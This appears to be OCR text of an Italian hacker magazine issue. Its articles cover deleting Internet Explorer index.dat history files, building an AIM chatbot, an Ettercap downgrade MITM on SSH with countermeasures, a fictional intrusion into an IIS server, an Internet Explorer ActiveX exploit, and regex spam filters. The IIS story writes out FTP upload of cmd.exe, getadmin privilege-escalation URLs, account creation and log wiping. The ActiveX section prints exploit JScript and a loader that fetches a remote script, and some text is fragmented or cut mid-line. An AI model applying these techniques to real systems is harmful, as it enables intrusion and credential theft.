Abbiamo già parlato in passato dei file index.dat che Microsoft nasconde in Windows in modo che non possano essere visti se non da DOS. Questi file contengono la nostra storia di browsing e altre informazioni che Microsoft, birbona, non vuole che vediamo. I file index.dat si possono trovare in

```
c:\windows\history\history.ie5\index.dat
c:\windows\tempor~1\content.ie5\index.dat
```

VEDI E TOGLI

In certi casi i file potrebbero avere il nome alternativo di mm256.dat e mm2048.dat, e trovarsi in

```
c:\windows\tempor~1\
c:\windows\history\
```

VEDI E TOGLI

Oppure anche in

```
c:\windows\profiles\%utente%\...
c:\windows\application data\...
c:\windows\local settings\...
c:\windows\temp\...
c:\temp\...
```

VEDI E TOGLI




Nei meandri dei nostri sistemi si nascondono file invisibili che Microsoft vuole tenerci nascosti...

Dipende da come è impostato il computer e, per esempio, che cosa c'è nel file autoexec.bat.
Cercando in giro per il sistema è possibile trovare qualche altro file index.dat, apparentemente assai meno importante per la nostra privacy.
Chi volesse potrà sbizzarrirsi a individuarli nel suo sistema.

Cancellare per sicurezza

Non è difficile cancellare i file .dat, una volta che abbiamo saputo che esistono. Attenzione: cancellarli significa distruggere i file di cache, temporanei, di cronologia eccetera. Facciamolo se lo vogliamo fare e se sappiamo che cosa significa; non facciamolo tanto per provare.

Riavviamo il computer e, mentre riparte, teniamo premuto il tasto F8 ed entriamo nella modalità provvisoria con prompt dei comandi.
Così facendo possiamo lavorare da DOS e impartire comandi che altrimenti non raggiungerebbero il bersaglio. I computer con il vecchio Windows ME hanno bisogno di fare il boot da un floppy per entrare in modalità Prompt dei comandi.



▲ *Un segreto banale per non ritrovarsi file nascosti nel sistema: usare un browser diverso da Explorer. Per esempio Mozilla.*

```
C:\WINDOWS\SMARTDRV (carica smartdrive per velocizzare le cose)
CD\
DELTREE/Y TEMP (cancella i file temporanei)
CD WINDOWS
DELTREE/Y COOKIES (cancella i cookie)
DELTREE/Y TEMP (cancella i file temporanei)
DELTREE/Y HISTORY (cancella la cronologia)
DELTREE/Y TEMPOR~1 (cancella la cache)
```

Se l'ultimo comando non funziona si può provare:

```
CD\WINDOWS\APPLIC~1
DELTREE/Y TEMPOR~1
```

Se non funziona neanche questo, c'è un'altra alternativa:

```
CD\WINDOWS\LOCALS~1
DELTREE/Y TEMPOR~1
```

In caso di problemi, si tenga conto che alcune versioni di Explorer cambiano la posizione in cui sono registrati i dati. I file potrebbero per esempio trovarsi in \windows\profiles\%utente%\, oppure in \windows\content\, o altro.
Ricordiamo anche che su un computer molto usato si può trovare tanta cache e che quindi certi comandi potrebbero richiedere diverso tempo. I comandi DOS non mostrano barre di progresso o altri indicatori, per cui non è il caso di preoccuparsi se non vediamo messaggi dal sistema per un po'. Teniamo presente che Windows ricrea comunque i file .dat al primo riavvio e quindi non dobbiamo meravigliarci di ritrovarli lì. L'importante è che saranno vuoti.

DIMMI CHE BROWSER USI

Praticamente tutti i browser che non sono Internet Explorer sono molto più trasparenti e informativi rispetto a cache e cronologia. Su Mozilla (http://www.mozilla.org), Opera (http://www.opera.com) e tutti gli altri possibili candidati basta dare un comando da menu per cancellare tutto.
È solo Explorer a creare dati personali difficili da trovare. Conclusione: se non siamo obbligati da qualcosa o da qualcuno a usare Explorer, e teniamo alla privacy, usiamo un altro browser.

ALLEVIAMO UN BOT

Personalità artificiali.

Difficile scriverne una! Ma ci sono anche quelle già fatte, che attendono unicamente un padrone in grado di insegnare loro le buone maniere

$$$ IL TURING PRIZE $$$

Se qualcuno riuscisse a creare un programma capace di sostenere veramente una conversazione seria con un essere umano, passerebbe il cosiddetto test di Turing e potrebbe vincere il Turing Prize, messo in palio annualmente per l'ammontare di centomila dollari. Il premio principale non è ancora stato assegnato.

Bot: viene da robot, che in lingua ceca significa operaio. Il termine è nato negli anni Trenta. Oggi un bot è per noi un programma intelligente o, meglio, che sembra tale, capace di fare cose da solo come andare a caccia di indirizzi da spammare oppure di chiacchierare in chat.

Programmarsi un bot da soli è un piccolo pezzo di bravura. Per chi non voglia, esiste Runabot (http://www.runabot. com). È un motore di bot già pronto per creare personalità artificiali da mandare in chat sulla rete AIM. Per inventarci un bot basta andare sul sito e cliccare su Create a Bot e poi su Start Here, It's Free!. Ci sono servizi-bot a pagamento, ma quelli gratuiti bastano e avanzano per divertirsi un bel po'.

La prima cosa da fare è avere un account AIM. Il sito lo chiama screenname. Se non c'è, va fatto. Lo si può anche registrare al momento.

Poi occorre registrarsi sul sito. Ci verrà chiesta una registrazione e dovremo aspettare di autenticarci via mail. A questo punto bisogna scaricare un motore software, disponibile per Windows e, in Java, su Linux e Mac OS X. Poi, finalmente, comincia lo spasso.

Chiacchiere e distintivo

Il meccanismo del bot è molto semplice: si fornisce una lista di parole o di frasi a cui si vuole che il bot sappia rispondere, e una lista di risposte possibili da cui il bot attingerà a caso. Più numerose sono le parole riconosciute e più varietà c'è nelle risposte, più il bot sembrerà naturale e riuscirà persino a ingannare qualcuno per un po'.
Il meccanismo è semplice e quindi il gioco non può durare all'infinito, ma un buon bot con due o tre amici veri intorno a rafforzare l'illusione consente di tirare qualche bello scherzetto!

RunABot
Create Aim Bots | Aim Expressions | Doll Buddy Icons
Latest Bot News!

▲ *La pagina di partenza di Runabot. Da qui si parte per costruire un proprio bot il più possibile umano.*

<table>
<tr><td>*ASS*</td><td>Is it REALLY your favourite part of body?</td><td>Modify</td><td>delete</td></tr>
<tr><td>*BACI*</td><td>Smack! | Kiss kiss... :-) | :-* | Baciotti tesoro! | Anche a te. :-D | Un bacino speciale. | Baci e abbracci. | Che carineria! :-P | Con Ventiquattromila baci / veloci passano le ore...</td><td>Modify</td><td>delete</td></tr>
<tr><td>*BARZ*</td><td>Un uomo entra in un caffè. Splash! | Qual è il colmo dell'idraulico? Non capire un tubo! | Mamma, è lontana l'America? Pierino, stai zitto e nuota! | Perché quei due pesci sono uguali? Perché sono i-dentici! | Perché somigli alle stelle cadenti? Perché sono come-te! | Qual è il colmo della siccità? Gli alberi che corrono dietro ai cani! | Che cosa ci fa un cucchiaino a un funerale? Il mezzo minuto di raccoglimento!</td><td>Modify</td><td>delete</td></tr>
<tr><td>*BELLA*</td><td>Non sono bella perché sono bella, ma sono bella perché mi piaccio. | Bella... bella lì! | Tesoro. :-) | Che bello sentire parole come queste! | I complimenti sono sempre graditi. >:> | <blush> | No, che divento rossa...!</td><td>Modify</td><td>delete</td></tr>
<tr><td>*BEVI*</td><td>Campari Mixx... :-) | Birra... e sai cosa bevi! :-D | My Martini, please. :-> | Quello che prendi tu... | Bevo la Coca-cola, che mi fa bene... / Bevo la Coca-cola, che mi fa digerire... >:></td><td>Modify</td><td>delete</td></tr>
<tr><td>*BOYFRIEND*</td><td>Non si può avere tutto dalla vita... in giù. | Solo muscoli e niente cervello / fanno l'uomo stupido e bello.</td><td>Modify</td><td>delete</td></tr>
<tr><td>*BRAVA*</td><td>Grazie! Che carineria! | Ci si sente bene a stare in chat con questa compagnia! | Ho fatto solo il mio dovere. >:> | Sempre. :-D | Come sei gentile. Mica hai un amico carino?</td><td>Modify</td><td>delete</td></tr>
<tr><td>*BRAVO*</td><td>Bravo? E che sono, una Fiat? Ti va se ti chiamo Skoda? | Brava, tesorino, brava. Mi immagini? :-)</td><td>Modify</td><td>delete</td></tr>
<tr><td>*BRUTTA*</td><td>Ma ti sei visto? | Ahò, sei talmente brutto te che quanno esci de casa te multano pe' ddisastro ambientale! | De gustibus. :-) | C'è chi apprezza, non ti preoccupare! | Ma bella dentro! :-D | La volpe vide l'uva, che però stava troppo in alto per essere presa, e disse "di sicuro avrà un cattivo sapore". :-) | Se il modello sono le cozze del tuo centro commerciale... | Ho sentito bene? :-) | Chi disprezza compra. :-D</td><td>Modify</td><td>delete</td></tr>
</table>

A ogni parola o frase chiave riconosciuta dal bot corrispondono una o più risposte possibili

UN'EVA DI NOME ELIZA

Il primo programma in grado di sostenere una parvenza di conversazione è stato Eliza, creato da Joseph Weizenbaum nel 1966. Eliza simula il parlare di uno psicanalista. Non possiede nessuna vera intelligenza ma si limita a riproporre parole già dette dal suo interlocutore, a cercare di fare parlare veramente lui. Comunque c'è gente che ci è cascata, almeno per un po'.
Si può trovare Eliza in rete un po' dappertutto. Chi ha installato l'editor di testo Emacs ci trova dentro anche un'Eliza bello pronto (chi riesce a trovarlo?). E in rete esistono un sacco di implementazioni di Eliza via Web, come quella in Java di Charles Hayden (http://jerz.setonhill.edu/if/canon/eliza.htm).



I più bravi potranno affondare le mani nei sorgenti ed estendere le potenzialità del bot. I più pigri si limiteranno a creare un bot e vederlo andare. Anche senza fornire risposte, infatti, ci sono alcune personalità fornite di serie (parlano inglese, però).

Abbiamo esaminato il motore solo in superficie. Le funzioni a disposizione sono molto più numerose e permettono tra l'altro di controllare l'accesso al bot, creare bot alimentati da più persone e altro ancora. Pagando, il servizio diventa veramente professionale, con bot grafici che si animano, parlano con voce sintetica e altro ancora.
Se qualcuno crea un HJbot, ce lo faccia sapere. Ci chiacchieriamo volentieri. :-)

Michele Campovecchio
michele_c@hackerjournal.it

LINK PER APPROFONDIRE SUI BOT E SUL TEST DI TURING

http://www.alanturing.net/
http://www-ai.ijs.si/cgi-bin/eliza/eliza_script
http://www.alicebot.org/directory.html
http://www.alicebot.org/
http://www.cybermecha.com/turinghub.html
http://www.extempo.com/webbar/index.html
http://www.lazytd.com/lti/julia
http://www.abenteuermedien.de/jabberwock/index.php
http://www.loebner.net/Prizef/loebner-prize.html

PENETRARE uno standard a PROVA di BOMBA

Molti ritengono che il protocollo SSH (secure shell) sia uno standard sicuro e inattaccabile perché l'intera comunicazione è criptata, comprese le password. Falsa illusione!

Tramite una tipologia di attacco chiamata ARP poisoning (descritta nel numero 39 di Hacker Journal) e con l'uso di tool specifici come Ettercap (ettercap.sourceforge .net by Alor e Naga) possiamo facilmente leggere in chiaro tutte le informazioni trasmesse da due endpoints presenti in una rete locale. Vediamo come.

L'attacco

Dobbiamo sapere che, prima di instaurare la connessione vera e propria, il sever ssh e il client effettuano un dialogo per decidere quale versione del protocollo utilizzare: la versione 2 (sicura) o la 1 (vulnerabile). A tal fine il server invia un banner al client con una stringa che include anche il tipo di protocollo da utilizzare: per la versione 2 invia "SSH-1.99", per la versione 1 invece "SSH-1.51".

Di default si decide di adottare la versione 2, cosa che avviene se non si passa al client un parametro specifico (per esempio "ssh -1 server" impone di adottare la versione 1, se supportata).

Quindi per sniffare in chiaro il traffico dobbiamo fare in modo di alterare al volo il banner inviato dal server. A tal scopo possiamo utilizzare Ettercap con la sua funzione Filter che permette, non appe-



Anche Pearl Harbor _sembrava un posto sicuro..._



```
Start  Targets  Hosts  View  Mitm  Filters  Logging  Plugins                NG-0.7.0

Live connections:

     169.254.1.30:34608 -    69.42.82.100:80     T closed  TX: 2006
     169.254.1.30:32768 -    192.55.83.30:53     U idle    TX: 208
     169.254.1.30:32768 -     64.4.244.71:53     U idle    TX: 310
     169.254.1.30:34609 -     64.4.241.35:443    T killed  TX: 4525
     169.254.1.30:32905 -  207.46.107.58:1863    T idle    TX: 385
     64.12.24.190:5190  -    169.254.1.30:32917  T idle    TX: 1420
     169:254.1.30:32771 -   62.177.1.107:5222    T idle    TX: 3
     169.254.1.31:138   - 169.254.255.255:138    U idle    TX: 2259
     169.254.1.31:137   - 169.254.255.255:137    U idle    TX: 1430
      169.254.1.1:138   - 169.254.255.255:138    U idle    TX: 418
  *  169.254.1.30:34610 -    213.140.2.32:110    T closed  TX: 378
     169.254.1.30:32768 -    63.208.48.46:53     U idle    TX: 172
     169.254.1.30:34611 -   216.239.59.99:80     T idle    TX: 882
     169.254.1.30:34612 -  216.239.59.104:80     T idle    TX: 3890
     169.254.1.30:34613 -  216.239.59.104:80     T idle    TX: 667
     169.254.1.30:32768 -    192.33.14.30:53     U idle    TX: 260
     169.254.1.30:32768 -   192.54.112.30:53     U idle    TX: 1330
     169.254.1.30:32768 -  63.251.163.102:53     U idle    TX: 332
     169.254.1.30:34614 -  63.251.163.116:80     T killed  TX: 1245
     169.254.1.30:34615 -   66.35.250.209:80     T closed  TX: 7724

User messages:
  32 protocol dissectors
  46 ports monitored
6311 mac vendor fingerprint
1542 tcp OS fingerprint
2183 known services
Starting Unified sniffing...
```

Come appare ettercap mentre sniffa la comunicazione

na effettuato un attacco di ARP poisoning, di modificare il payload dei pacchetti in transito. Impostiamo quindi un nuovo filtro che sostituisca la stringa "SSH-1.99" proveniente dal server con "SSH-1.55" e la ritrasmetta al client che crederà di poter comunicare solo con il protocollo 1.
Ora può iniziare la comunicazione vera e propria: il server invia la sua chiave pubblica, Ettercap la intercetta, la sostituisce al volo con la propria e la trasmette al client, il quale procede all'autenticazione normalmente e in modo trasparente. L'username e la password sono inviati dal client, intercettati e decriptati dalla chiave privata di Ettercap corrispondente alla chiave pubblica che è stata precedentemente inviata.
Ora si completa il processo e si trasmettono lo username e la password al server con la sua chiave pubblica in modo che la connessione abbia effettivamente luogo. Quindi abbiamo la chiave di sessione in nostro possesso e possiamo tranquillamente intercettare il traffico e decifrarlo con calma. Tutto questo sembra molto complicato e laborioso ma in realtà (purtroppo) non lo è! Basta solo un po' di pratica e una buona lettura del manuale di Ettercap!

SSH non è un protocollo così sicuro come vogliono farci credere

L'ultima protezione

Una protezione di ssh consiste nella memorizzazione della chiave pubblica in un file (di solito known_hosts) e quindi viene stampato un messaggio di errore se quella ricevuta e quella memorizzata non corrispondono.
Con questa tecnica si evita anche questo ostacolo: dato che le normali sessioni avvengono quasi sempre con il protocollo 2 e in questo caso utilizziamo il protocollo 1, il client, non avendo presumibilmente nessuna chiave pubblica di tale protocollo registrata nel file, non darà alcun messaggio di avvertimento all'ignaro utente.

Contromisure


Dato che, attualmente, solo il protocollo 1 è vulnerabile a questa tipologia di attacco, si può rimuovere l'opzione 1 dalla voce Protocol dei file di configurazione ssh_config (client) e sshd_config (server), in modo da garantire sempre e comunque la comunicazione con il protocollo 2. Se si fosse sostituito il banner come nell'esempio preso in considerazione, la connessione verrebbe rifiutata ("ssh_userauth1: server supports no auth methods").
Un altro metodo di protezione (scarsamente applicato e applicabile, soprattutto nelle LAN di grandi dimensioni) consiste nell'utilizzo di cache ARP statiche in modo da prevenire attacchi ARP poisoning, come quelli alla base di questo esperimento.

DktrKranz
dktrkranz@hackerjournal.it

ROBA DA LAMER

Lo scopo di questo articolo è solo quello di informare dei problemi di sicurezza di SSH in una rete locale al fine di adottare le adeguate contromisure, non quello di intercettare le password degli utenti per alcun motivo: oltre a essere reato è anche eticamente scorretto e una tecnica adottata solo dai lamer della peggior specie.
A buon intenditore...






▲ Le comunicazioni SSH erano considerate a prova di bomba.




Attacco INVISIBILE

Jhonny era un bravo ragazzo, forse un po' chiuso. Ma voleva dimostrare di essere indipendente e, soprattutto, capace di sferrare un attacco invisibile



Erano le due di notte e aveva scelto quell'ora sapendo bene che in nessun ufficio al mondo, o quasi, qualcuno sarebbe stato lì a guardare cosa stava accadendo al server centrale. Era solo. I suoi genitori erano al mare e lo avevano lasciato a casa ad annoiarsi: ne erano gli unici convinti. Una decisione presa dopo molte discussioni fatte di silenzi e musi lunghi. Solo, d'estate, perché aveva ben altro da fare che passeggiare la sera, su affollati marciapiedi di gente annoiata, con il cono gelato che sua madre gli avrebbe sicuramente propinato. "Devi crescere!" Gli sembrava di sentirla, ma in quel momento non la rimpiangeva. Solo, ma non annoiato. La frustrazione di non riuscire a legare più di tanto con amici, e amiche, nemmeno sapeva cosa fosse. O forse sì, ma non se ne voleva rendere conto. Non quella notte… Johnny aveva installato a casa un server Windows NT. Sapeva benissimo che per sferrare un attacco a un sistema è necessario conoscerlo bene. Così aveva tutto quello che gli sarebbe servito. Si collegò con un modem a 56K usando un qualunque account preso al volo e con IP dinamico. Comunque più sicuro. Aprì il prompt comandi e si mise al lavoro. Sapeva che il suo obiettivo, www.example.com (usiamo un nome fittizio anche se esistente), utilizzava un server Microsoft IIS. Come faceva a saperlo? Perché aveva individuato una frase scritta in modo curioso all'interno del manuale in linea dell'Internet Information Server di Microsoft, e dandola in pasto a Excite si era fatto una bella serie di qualche centinaio di indirizzi di computer, che si erano diligentemente lasciati interrogare dal potente motore di ricerca. Scrisse C:\ftp www.example.com.



Ecco una directory utile e non protetta: era dentro

La risposta fu quasi immediata:

```
Connected to www.example.com
220 saturn Microsoft FTP Service
(Version 3.0).
User (www.example.com:(none)):
```

Il messaggio era fin troppo esplicito, il Netbios installato su quel server era Saturn. Con un po' di fortuna, se nessuno aveva cambiato i parametri di base, una connessione anonima gli avrebbe permesso di entrare. E se così fosse stato sapeva che anche un altro dato era probabilmente rimasto di default: l'accesso come amministratore di sistema tramite l'account IUSR_SATURN. Ma ci avrebbe pensato dopo. Digitò anonymous e gli apparve:

```
Password:
```

non ci mise molto a intuire che non erano particolarmente furbi e quindi un semplice ritorno a capo o la magica parolina "guest" gli avrebbe concesso di entrare, forse con qualche limitazione, ma nemmeno troppe.

Ritorno a capo

Bingo! Era dentro. La strada era ancora lunga e in salita, ma era dentro. Fece qualche prova. No, non erano dei geni. Avevano lasciato quasi tutto nella directory /c, compresa la possibilità di usare il comando put e metterci dentro un file qualunque.
Sicuramente un amministratore che ci teneva a fare in fretta ad accedere da casa, senza troppe configurazioni.
Batté:

```
dir
```

al SERVER NT



e si fece dare un bell'elenco di directory e di file presenti. Notò subito la directory CGI-BIN.
Con un po' di fortuna, se il permesso di eseguire programmi non era disabilitato a livello di "NTFS file-level security", avrebbe potuto far eseguire qualcosa tramite un semplice browser...

Entrò nella directory CGI-BIN e scrisse **put cmd.exe.** Era la sua notte fortunata:

**200 PORT command successful.
150 Opening BINARY mode data connection for CMD.EXE.
226 Transfer complete.
208144 bytes sent in 0.06 seconds (3469.07 Kbytes/sec)**

Sorrise. Un altro put e installò getadmin.exe e gasys.dll , recuperati all'indirizzo http://www.ussrback.com/NT/docs/getadmin.zip, un metodo fin troppo facile per guadagnare l'accesso come amministratore di sistema di un server IIS.
Il codice dei due software era stato scritto da un programmatore russo e ormai faceva parte della sua inseparabile cassetta degli attrezzi.
Si ricollegò a un account che aveva su AOL, così nel log di sistema del server IIS sarebbe apparso l'indirizzo IP del proxy di AOL, non il suo.
Anche se non gli importava più di tanto, sapendo che di lì a poco avrebbe potuto cancellare ogni traccia della sua intrusione.
Tramite un browser, tentò di entrare come amministratore di sistema al primo colpo, usando dei parametri di base:

http://www.example.com/cgi-bin/getadmin.exe?IUSR_SATURN

ma il sistema gli rispose con un laconico **CGI error.**
Decise allora di tentare la creazione di un nuovo account:

http://www.example.com/cgi-bin/cmd.exe?/c%20c:\winnt\system32\net.exe%20user%20cnn%20news%20/add

Ok, aveva appena creato un account "cnn" con la password "news". Da qui per guadagnare l'accesso come amministratore di sistema gli ci volle solo un secondo:

http://www.example.com/cgi-bin/getadmin.exe?cnn

Si disconnesse da AOL e ricollegandosi al normale provider usò la funzione cerca computer www.example.com. Dopo circa due minuti apparve nell'elenco. Clic destro ed esplora: gli apparve la finestra per inserire nome utente e password. Cnn, news: voilà. Dentro come amministratore. Ora poteva fare quello che voleva. Cancellò ogni traccia del suo passaggio dal file di testo dei log di sistema. Utilizzò L0phtcrack (http://www.l0pht.com/) per trovare tutte le associazioni tra utenti e password. Cambiò la data, usando l'URL:

http://www.example.com/cgi-bin/cmd.exe?/c%20date%2002/02/98

e cancellò anche cmd.exe, getadmin.exe e gasys.dll, poi eliminò l'account cnn. Ormai aveva tutti gli user-ID e tutte le password di sistema. La prossima volta sarebbe entrato nel server come "legittimo" amministratore. Erano le 2 e 45 minuti, quando si distese nuovamente sul letto, pensando a sua madre che lo avrebbe certamente sgridato. Se non avesse finito di mangiare tutto il cono.

Writer Bus



▲ *Perché annoiarsi con un gelato se c'è di meglio da attaccare?*

La risposta di Microsoft

Di un attacco analogo, effettuato realmente a un server americano nel giugno del 1997, Microsoft venne avvertita dallo stesso hacker che lo portò a compimento, il 30 dello stesso mese. L'8 luglio rilasciò una patch di sistema che il pomeriggio dello stesso giorno venne scardinata con metodi simili. Finalmente, dopo circa un mese e mezzo venne distribuita un'altra patch, questa volta definitiva e non attaccabile. Almeno fino a oggi.



Avrebbe potuto far eseguire qualcosa tramite un semplice BROWSER

Explorer: un BUCO senza FINE

Internet Explorer è come un tunnel senza sbocco: un buco senza fine. Ecco dimostrata l'ennesima vulnerabilità di Explorer e dei controlli ActiveX

È veramente possibile avviare programmi tramite l'utilizzo di un semplice Jscript? Certo! Come se non bastasse, Microsoft Internet Explorer è il protagonista di tutto ciò... ed ecco qui spiegata la tanto blasonata vulnerabilità con relativo esempio pratico, a prova dell'ennesima falla.
Iniziamo col prendere in considerazione il codice che permette di mandare in esecuzione arbitrariamente, tramite il noto browser Internet Explorer, cmd.exe (è solo un esempio, è possibile avviare qualunque applicazione) sottoforma di ActiveX Control.



```
function injectIt() {
document.frames[0].document.body.insertAdjacentHTML('afterBegin','injected<script language="JScript" DEFER>var obj=new ActiveXObject("Shell.Application");obj.ShellExecute("cmd.exe","/c pause");</script>');
}
document.write('<iframe src="shell:WINDOWS\\Web\\TIP.HTM"></iframe>');
setTimeout("injectIt()", 1000);
```

Notiamo che, tramite questo JScript ShellExecute ("cmd.exe","/c pause"); mandiamo in esecuzione addirittura cmd.exe, arbitrariamente sulla nostra macchina...

METODO MANUALE, PER ESPERTI

Con la massima attenzione, possiamo rimediare alla falla di Explorer toccando i registri di sistema con Start > Esegui > Regedit.
Rintracciamo la stringa:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility
```

Clic destro su "ActiveX Compatibility", poi su "Nuovo", "Chiave".

Rinominiamo questa nuova chiave in:

```
{00000566-0000-0010-8000-00AA006D2EA4}
```

Clic destro sulla nuova chiave, poi "Nuovo", "Valore DWORD" Rinominiamo questo valore in: "Compatibility Flags".
Clic destro su "Compatibility Flags", poi "Modifica".
Dentro la finestra per editare il valore di DWORD selezioniamo l'opzione Esadecimale, poi specifichiamo dentro "Dati valore", il valore 400, quindi clic su "OK".
Chiudiamo.

Ora l'ipotetico attaccante potrebbe creare uno script che collega all'exploit:

```
function getRealShell() {
myiframe.document.write("<SCRIPT SRC='http://www.pincopallino.it/shellscript.js'><\/SCRIPT>");
}

document.write("<IFRAME ID=myiframe SRC='about:blank' WIDTH=200 HEIGHT=200></IFRAME>");
setTimeout("getRealShell()",100);
```

Questo fa aprire un popup piccolissimo che manda in esecuzione l'exploit:

```
myiframe.document.write("<SCRIPT SRC='http://www.pincopallino.it/sh
```



STRONCHIAMO lo SPAM

Altre istruzioni utili per realizzare filtri magici* in Python

Abbiamo già visto sul numero 54 di Hacker Journal alcune espressioni regolari base che bloccano con grande efficacia molti messaggi antispam. Abbiamo visto comandi come

```
(?i)<\s*img[^>]+(?:low)?src\s*=\s*
(?:'|")\s*http:
```

che riconoscono qualunque tag <img> in HTML contenente un URL. Ora aggiungiamo indicazioni in più, a partire dagli operatori ^ e $, che individuano rispettivamente il punto di inizio riga e il punto di fine riga del testo. Un esempio concreto: vogliamo riconoscere tutti i numeri IP sicuri e mettere tutti gli altri in una blacklist.

▲ *Un buon programma per gestire bene le regex sotto Linux è KRegExpEditor (http://www.blackie.dk/KDE/KRegExpEditor/).*

```
^127\.0
```

Se a inizio riga c'è un numero che inizia con 127.0 è certamente un IP sicuro (se inizia con 127 è un IP locale). Altrimenti, supponiamo di andare a caccia di messaggi con un attachment maligno a fondo mail:

```
(?i)\.pif$
```

Questa regex cattura tutte le occorrenze di .pif messe esattamente a fine riga (gli allegati .pif sono praticamente sempre virus).
Il comando (?i) specifica di non distinguere maiuscole e minuscole.

COME FARE REGEX IN PYTHON

Tutto quello che c'è da sapere sulle espressioni regolari scritte in Python lo si trova alla fonte, ossia presso il sito ufficiale del linguaggio, precisamente all'indirizzo http://www.python.org/doc/current/lib/re-syntax.html.

E ora qualcosa di particolare, non standard: i meta pattern. Funzionano così: spesso gli spammatori truccano le parole come si fa nei nickname, scrivendo v1@gra al posto di viagra e cose così. Non è un problema adeguare le regex a queste situazioni, scrivendo sequenze come v[i1][@a]gra, che catturano tutte le variazioni. Il problema è che le varianti possibili sono infinite e che il lavoro diventa presto improbo.

Però un buon programmatore Python può decidere di definire meta pattern, cioè sequenze preimpostate a cui assegniamo quello che vogliamo, come fossero variabili. Decidiamo che il meta pattern i sta per [i1] e che il meta pattern a sta per [a@]. Così possiamo scrivere


"Qualsiasi tecnologia sufficientemente avanzata è indistinguibile dalla magia"
Terza legge di Clarke

usando le REGEX

grado di fermare la posta indesiderata

ESPRESSIONI REGOLARI, ALIAS REGEX

